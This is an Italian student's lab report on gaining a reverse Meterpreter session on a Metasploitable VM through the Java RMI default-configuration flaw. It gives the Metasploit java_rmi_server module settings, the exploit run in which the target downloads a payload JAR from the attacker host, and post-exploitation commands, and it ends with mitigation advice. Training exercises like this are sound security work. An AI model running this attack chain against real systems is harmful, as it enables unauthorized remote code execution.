

Java RMI Code Execution con Metasploit

Progetto S7 L5



Gianluca Vitale

#	SEZIONE	PAG.
1	Introduzione	3
2	Configurazione dell'Ambiente di Laboratorio	3
2.1	Impostazione IP su Metasploitable	3
2.2	Impostazione IP su Kali Linux	4
2.3	Verifica della Connettività	4
3	Exploit Java RMI con Metasploit	4
3.1	Cos'è Java RMI e perché è vulnerabile	5
3.2	Avvio di Metasploit e ricerca dell'exploit	5
3.3	Selezione e configurazione dell'exploit	6
3.4	Esecuzione dell'attacco	7
4	Information Gathering sulla Macchina Vittima	8
4.1	Configurazione di rete	8
4.2	Tabella di routing	9
5	Conclusioni	10

1.Introduzione

Per questa esercitazione ho lavorato sullo sfruttamento di una vulnerabilità legata alla configurazione di default del servizio Java RMI (Remote Method Invocation) presente sulla macchina Metasploitable. L'obiettivo era utilizzare il framework Metasploit per ottenere una sessione remota Meterpreter sulla macchina target e, una volta all'interno, raccogliere le due evidenze richieste dalla traccia: la configurazione di rete e la tabella di routing della macchina vittima.

Java RMI è una tecnologia che permette a processi Java distribuiti di comunicare tra loro attraverso la rete, invocando metodi di oggetti remoti come se fossero locali. La vulnerabilità nasce da una configurazione di default errata: il registry RMI accetta connessioni e carica classi remote senza alcuna autenticazione, permettendo a un attaccante di iniettare ed eseguire codice arbitrario sulla macchina target.

Nel corso dell'esercitazione ho incontrato un problema tecnico imprevisto: dopo il cambio manuale dell'indirizzo IP su Metasploitable, il servizio Java RMI risultava irraggiungibile sulla porta 1099. Verificando con netstat, ho constatato che il servizio non era in ascolto — evidentemente il binding era legato all'indirizzo originale. Ho risolto effettuando un riavvio completo della macchina, dopodiché tutti i servizi di Metasploitable sono tornati attivi e l'exploit ha funzionato correttamente.

2. Configurazione dell'Ambiente di Laboratorio

2.1 Impostazione IP su Metasploitable

Il primo passo è stato configurare gli indirizzi IP delle due macchine virtuali. Su Metasploitable, l'indirizzo di partenza era 192.168.56.102, assegnato automaticamente dal DHCP della rete host-only. Ho proceduto con il cambio manuale tramite il comando:

```
sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0
```

Ho verificato l'applicazione con ifconfig eth0, che ha confermato la corretta assegnazione dell'IP 192.168.11.112 con subnet mask 255.255.255.0.

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:63:1e:f3
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe63:1ef3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2500 (2.4 KB)  TX bytes:3924 (3.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0
.0
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:63:1e:f3
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe63:1ef3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2500 (2.4 KB)  TX bytes:4210 (4.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

2.2 Impostazione IP su Kali Linux

Su Kali Linux l'indirizzo di partenza era 192.168.56.101. Ho prima rimosso l'indirizzo esistente con il flush dell'interfaccia, poi ho assegnato il nuovo indirizzo richiesto dalla traccia:

```
sudo ip addr flush dev eth0
```

```
sudo ip addr add 192.168.11.111/24 dev eth0
```

```
(kali@kali)-[~]
$ sudo ip addr flush dev eth0
sudo ip addr add 192.168.11.111/24 dev eth0
[sudo] password for kali:

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:14:1f:34 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 493sec preferred_lft 493sec
    inet 192.168.11.111/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::c87c:8bfe:2d0b:d877/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$
```

2.3 Verifica della Connettività

Prima di procedere con l'exploit ho verificato che le due macchine potessero comunicare correttamente lanciando un test ICMP da Kali verso Metasploitable:

```
ping -c 3 192.168.11.112
```

Il risultato ha mostrato 0% packet loss su 3 pacchetti trasmessi, con tempi di risposta nell'ordine dei millisecondi, confermando che le due macchine sono raggiungibili sulla stessa subnet 192.168.11.0/24.

```
(kali@kali)-[~]
$ ping -c 3 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=3.21 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.642 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.71 ms

— 192.168.11.112 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.642/2.185/3.205/1.109 ms

(kali@kali)-[~]
$
```

3. Exploit Java RMI con Metasploit

3.1 Cos'è Java RMI e perché è vulnerabile

Java RMI (Remote Method Invocation) è una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete, permettendo a un processo di richiamare metodi di un altro processo remoto come se fossero locali. È utilizzata in molte applicazioni distribuite.

La vulnerabilità è dovuta ad una configurazione di default errata: il servizio accetta connessioni e permette l'esecuzione di codice remoto senza richiedere alcuna autenticazione. Questo consente ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target.

3.2 Avvio di Metasploit e ricerca dell'exploit

Ho avviato Metasploit da console con il comando `msfconsole`. Una volta al prompt `msf >`, ho cercato un exploit adatto utilizzando la keyword `search` seguita dal termine `java_rmi`:

```
msfconsole
search java_rmi
```

[illegible]


```
msf > search java_rmi

Matching Modules

# Name                               Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry . normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Cod
e Execution
2 \ target: Generic (Java Payload) . . . .
3 \ target: Windows x86 (Native Payload) . . . .
4 \ target: Linux x86 (Native Payload) . . . .
5 \ target: Mac OS X PPC (Native Payload) . . . .
6 \ target: Mac OS X x86 (Native Payload) . . . .
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanne
r
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escala
tion

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

Il più interessante per il nostro caso è l'exploit in riga 1: exploit/multi/misc/java_rmi_server, che nella descrizione riporta "default configuration code execution" con rank excellent — esattamente la vulnerabilità presente sulla nostra Metasploitable.

3.3 Selezione e configurazione dell'exploit

Ho selezionato l'exploit con il comando use seguito dal percorso del modulo. Metasploit ha automaticamente assegnato il payload predefinito java/meterpreter/reverse_tcp: con una connessione TCP inversa è la macchina vittima ad aprire la connessione verso l'attaccante, rendendola più difficile da bloccare rispetto a una connessione diretta.

use exploit/multi/misc/java_rmi_server

```
Matching Modules

# Name                               Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry . normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Cod
e Execution
2 \ target: Generic (Java Payload) . . . .
3 \ target: Windows x86 (Native Payload) . . . .
4 \ target: Linux x86 (Native Payload) . . . .
5 \ target: Mac OS X PPC (Native Payload) . . . .
6 \ target: Mac OS X x86 (Native Payload) . . . .
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanne
r
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escala
tion

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) >
```

Con il comando show options ho verificato i parametri disponibili. I tre da configurare erano:

- RHOSTS: indirizzo IP della macchina target (192.168.11.112)
- LHOST: indirizzo IP della macchina attaccante (192.168.11.111), su cui Meterpreter aprirà la connessione inversa
- HTTPDELAY: impostato a 20 secondi per evitare il timeout durante il download del payload JAR, come indicato nella traccia

set RHOSTS 192.168.11.112

set LHOST 192.168.11.111

set HTTPDELAY 20

```
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl


msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf exploit(multi/misc/java_rmi_server) >
```

3.4 Esecuzione dell'attacco

Con tutti i parametri configurati, ho lanciato l'exploit con il comando `exploit`. Metasploit ha avviato il reverse TCP handler in ascolto sulla porta 4444 di Kali, poi ha contattato il servizio RMI sulla porta 1099 di Metasploitable. La macchina vittima ha scaricato ed eseguito il payload, aprendo la connessione verso Kali. Metasploit ci ha indicato che una sessione è stata creata con successo:

exploit

Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:54110)



4. Information Gathering sulla Macchina Vittima


Una volta ottenuta la sessione Meterpreter, ho proceduto con la raccolta delle evidenze richieste dalla traccia. Meterpreter mette a disposizione una serie di comandi per l'information gathering direttamente sulla macchina compromessa, senza dover aprire una shell di sistema separata.

4.1 Configurazione di rete

Il comando ifconfig di Meterpreter mostra tutte le interfacce di rete della macchina vittima con i relativi indirizzi IP, subnet mask e indirizzi MAC. Questo passaggio serve a confermare di trovarsi sulla macchina corretta e a raccogliere informazioni sull'infrastruttura di rete a cui essa è connessa.

ifconfig

L'output ha mostrato due interfacce attive: l'interfaccia di loopback lo con indirizzo 127.0.0.1, e l'interfaccia eth0 con indirizzo 192.168.11.112 e subnet mask 255.255.255.0. La corrispondenza 7 con l'indirizzo della macchina Metasploitable conferma che la sessione è aperta correttamente sulla macchina target.



```
kali@kali:~$ cat /dev/null
Session Actions Edit View Help

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/WwBcava
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Exploit failed: RuntimeError The connection with (192.168.11.112:1099) timed out.
[*] 192.168.11.112:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/kjRMmaD6b
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:54110) at 2026-05-22 06:30:17 -0400

meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe63:1ef3
IPv6 Netmask : ::

meterpreter >
```


4.2 Tabella di routing

Il comando `route` di Meterpreter visualizza la tabella di routing della macchina vittima, mostrando le route attive per IPv4 e IPv6. In un penetration test reale queste informazioni sono fondamentali per capire a quali reti è connessa la macchina compromessa e valutare la possibilità di movimenti laterali verso altri segmenti della rete interna.

route

La tabella di routing IPv4 ha mostrato due route attive: la route verso la subnet 192.168.11.0/24 tramite connessione diretta su `eth0`, e la route di loopback verso 127.0.0.1. La sezione IPv6 mostra le route corrispondenti per gli indirizzi link-local. L'assenza di un default gateway indica che la macchina è isolata nella rete host-only del laboratorio, senza accesso a reti esterne.

```
kali@kali: ~$ sudo -i
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Exploit completed, but no session was created.
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/kjRMmaD6b
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:54110) at 2026-05-22 06:30:17 -0400

meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe63:1ef3
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0      0.0.0.0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
::1          ::           ::          ::
fe80::a00:27ff:fe63:1ef3 ::           ::          ::

meterpreter >
```

5.Conclusione

Questa esercitazione mi ha permesso di mettere in pratica un ciclo completo di exploitation su una vulnerabilità reale: dalla configurazione dell'ambiente di laboratorio, alla ricerca e selezione del modulo corretto in Metasploit, fino all'ottenimento di una sessione remota Meterpreter e alla raccolta delle evidenze richieste sulla macchina compromessa.

Dal punto di vista difensivo, per mitigare questa vulnerabilità è sufficiente aggiornare Java all'ultima versione disponibile oppure disabilitare il servizio RMI qualora non fosse necessario al funzionamento del sistema

Riepilogo dell'attività svolta

Macchina attaccante	Kali Linux — 192.168.11.111
Macchina vittima	Metasploitable — 192.168.11.112
Servizio vulnerabile	Java RMI Registry (porta 1099/TCP)
Exploit utilizzato	exploit/multi/misc/java_rmi_server
Payload	java/meterpreter/reverse_tcp
Risultato	Sessione Meterpreter aperta con successo
Evidenze raccolte	Configurazione di rete + Tabella di routing
Contromisura	Aggiornare Java / disabilitare RMI se non necessario